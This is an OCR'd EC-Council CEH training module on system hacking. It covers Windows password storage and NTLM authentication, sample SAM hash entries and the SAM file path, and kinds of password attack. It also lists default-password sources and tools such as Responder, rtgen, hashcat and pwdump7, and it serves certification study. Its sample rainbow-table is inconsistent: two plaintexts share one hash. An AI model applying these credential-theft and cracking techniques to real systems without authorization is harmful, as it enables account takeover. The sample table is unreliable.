EC-Council

CEH™
Certified Ethical Hacker


Module 06

System Hacking

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

CEH Hacking Methodology (CHM)



System Hacking Goals

Hacking-Stage	Goal	Technique/ExploitUsed
1 Gaining Access	To bypass access controls to gain access to the system	Password cracking, vulnerability exploitation, social engineering
2 Escalating Privileges	To acquire the rights of another user or an admin	Exploiting known system vulnerabilities
3 Executing Applications	To create and maintain remote access to the system	Trojans, spywares, backdoors, keyloggers
4 Hiding Files	To hide attackers' malicious activities, and to steal data	Rootkits, steganography
5 Covering Tracks	To hide the evidence of compromise	Clearing logs

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Microsoft Authentication

Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the Active Directory database in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

NTLM Authentication

- The NTLM authentication protocol types are as follows: NTLM authentication protocol and LM authentication protocol
- These protocols store the user's password in the SAM database using different hashing methods

Kerberos Authentication

- Microsoft has upgraded its default authentication protocol to Kerberos which provides a stronger authentication for client/server applications than NTLM

How Hash Passwords Are Stored in Windows SAM?

SAM File is located at `c:\windows\system32\config\SAM`

```
Administrator:500:NO PASSWORD**********:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD**********:NO PASSWORD**********:::
Admin:1001:NO PASSWORD**********:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD**********:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD**********:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD**********:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD**********:0CB6948805F797BF2A82807973B89537:::
```

Username | User ID | LM Hash | NTLM Hash

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

NTLM Authentication Process

User types password into logon window

Client Computer

1. Shiela
   ****

Hash Algorithm

Windows runs password through hash algorithm

2. Shiela:1005:NO PASSWORD****
   **********:0CB694880
   5F797BF2A82807973B89537:::

Windows Domain Controller

Domain controller has a stored copy of the user's hashed password

Shiela:1005:NO PASSWORD****
**********:0CB694880
5F797BF2A82807973B89537:::

3. Computer sends login request to DC

4. DC sends logon challenge

5. Aa r8 ppq kgj89 pqr

6. Computer sends response to challenge


Aa r8 ppq kgj89 pqr

DC compares computer's response with the response it created with its own hash

If they match, logon is a success

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM.

Kerberos Authentication



Password Cracking

- Password cracking techniques are used to recover passwords from computer systems

- Attackers use password cracking techniques to gain unauthorized access to vulnerable systems

- Most of the password cracking techniques are successful because of weak or easily guessable passwords

Types of Password Attacks

Non-Electronic Attacks	The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack • Shoulder Surfing • Social Engineering • Dumpster Diving
Active Online Attacks	The attacker performs password cracking by **directly communicating** with the victim's machine • Dictionary, Brute Forcing, and Rule-based Attack • Hash Injection Attack • LLMNR/NBT-NS Poisoning • Trojan/Spyware/Keyloggers • Password Guessing • Internal Monologue Attack • Cracking Kerberos Passwords
Passive Online Attacks	The attacker performs password cracking **without communicating** with the authorizing party • Wire Sniffing • Man-in-the-Middle Attack • Replay Attack
Offline Attacks	The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location • Rainbow Table Attack (Pre-Computed Hashes) • Distributed Network Attack

Non-Electronic Attacks

Social Engineering

- Convincing people to reveal passwords

Shoulder Surfing

- Looking at either the user's keyboard or screen while he/she is logging in

Dumpster Diving

- Searching for sensitive information in the user's trash-bins, printer trash bins, and in/on the user's desk for sticky notes

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

- A dictionary file is loaded into the cracking application that runs against user accounts

Brute-Force Attack

- The program tries every combination of characters until the password is broken

Rule-based Attack

- This attack is used when the attacker gets some information about the password

Active Online Attacks: Password Guessing

Frequency of attacks is less


The attacker creates a list of all possible passwords from the information collected through social engineering or any other way and manually inputs them on the victim's machine to crack the passwords

Failure rate is high

1	2	3	4
Find a valid user	Create a list of possible passwords	Rank passwords from high to low probability	Key in each password, until the correct password is discovered

Default Passwords

- A default password is a password supplied by the manufacturer with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use default passwords present in the list of words or dictionary that they use to perform password guessing attack



DEFAULT PASSWORDS **Open Sez Me! :: Passwords**

9919 Default Passwords for thousands of systems from 777 vendors!
Last Updated: 7/6/2018 10:54:17 PM
To begin, Select the vendor of the product you are looking for.
Click here to add new default passwords to this list.


$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTI	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink101	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Alien Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Amptron	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcor	Areca
Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News System	Award

Online Tools to Search DefaultPasswords

- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultpasswords.in*
- *https://www.routerpasswords.com*
- *https://default-password.info*


Active Online Attacks: Trojans/Spyware/Keyloggers

- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's usernames and passwords
- The Trojan/Spyware/Keylogger runs in the background and sends back all user credentials to the attacker




Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of Windows operating systems that are used to perform name resolution for hosts present on the same link
- The attacker cracks the NTLMv2 hash obtained from the victim's authentication process
- The extracted credentials are used to log on to the host system in the network



LLMNR/NBT-NS Spoofing Tool: Responder




Other Active Online Attacks

Combinator Attack	Attackers combine the entries of the first dictionary with those of the second dictionary to generate a new wordlist to crack the password of the target system
Fingerprint Attack	Attackers break down the passphrase into fingerprints comprising single and multi-character combinations to crack complex passwords
PRINCE Attack	An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a single input dictionary to build chains of combined words
Toggle-Case Attack	Attackers try all possible combinations of upper and lower cases of a word present in the input dictionary

Passive Online Attacks: Wire Sniffing

- Attackers run packet sniffer tools on the local area network (LAN) to access and record the raw network traffic
- The captured data may include sensitive information such as passwords (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to gain unauthorized access to the target system




Wire Sniffing ····► **Computationally Complex** ····► **Hard to Perpetrate**

Passive Online Attacks: Man-in-the-Middle and Replay Attacks

- In an MITM attack, the attacker acquires access to the communication channels between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively hard to perpetrate
- Must be trusted by one or both sides
- Can sometimes be broken by invalidating traffic



Offline Attacks: Rainbow Table Attack

Rainbow Table

A rainbow table is a precomputed table that contains word lists like dictionary files, brute force lists, and their hash values

Compare the Hashes

The hash of passwords is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked

Easy to Recover

It is easy to recover passwords by comparing the captured password hashes to the precomputed tables


Precomputed Hashes

1qazwed	4259cc34599c530b28a6a8f225d668590
hh021da	c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	3cd696a8571a843cda453a229d741843
sodifo8sf	c744b1716cbf8d4dd0ff4ce31a177151

Tool to Create Rainbow Tables: rtgen

- The rtgen program needs several parameters to generate a rainbow table. The syntax for the command line is as follows:


Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`



Password Recovery Tools

ElcomsoftDistributed Password Recovery

Elcomsoft Distributed Password Recovery breaks complex passwords, recovers strong encryption keys, and unlocks documents in a production environment




https://www.elcomsoft.com

- **Password Recovery Toolkit**
  https://accessdata.com
- **Passware Kit Forensic**
  https://www.passware.com
- **hashcat**
  https://hashcat.net
- **Windows Password Recovery Tool**
  https://www.windowspasswordsrecovery.com
- **PCUnlocker**
  https://www.top-password.com

Tools to Extract the Password Hashes

pwdump7

- pwdump7 extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database



https://www.tarasco.org

Tools to Extract the Password Hashes

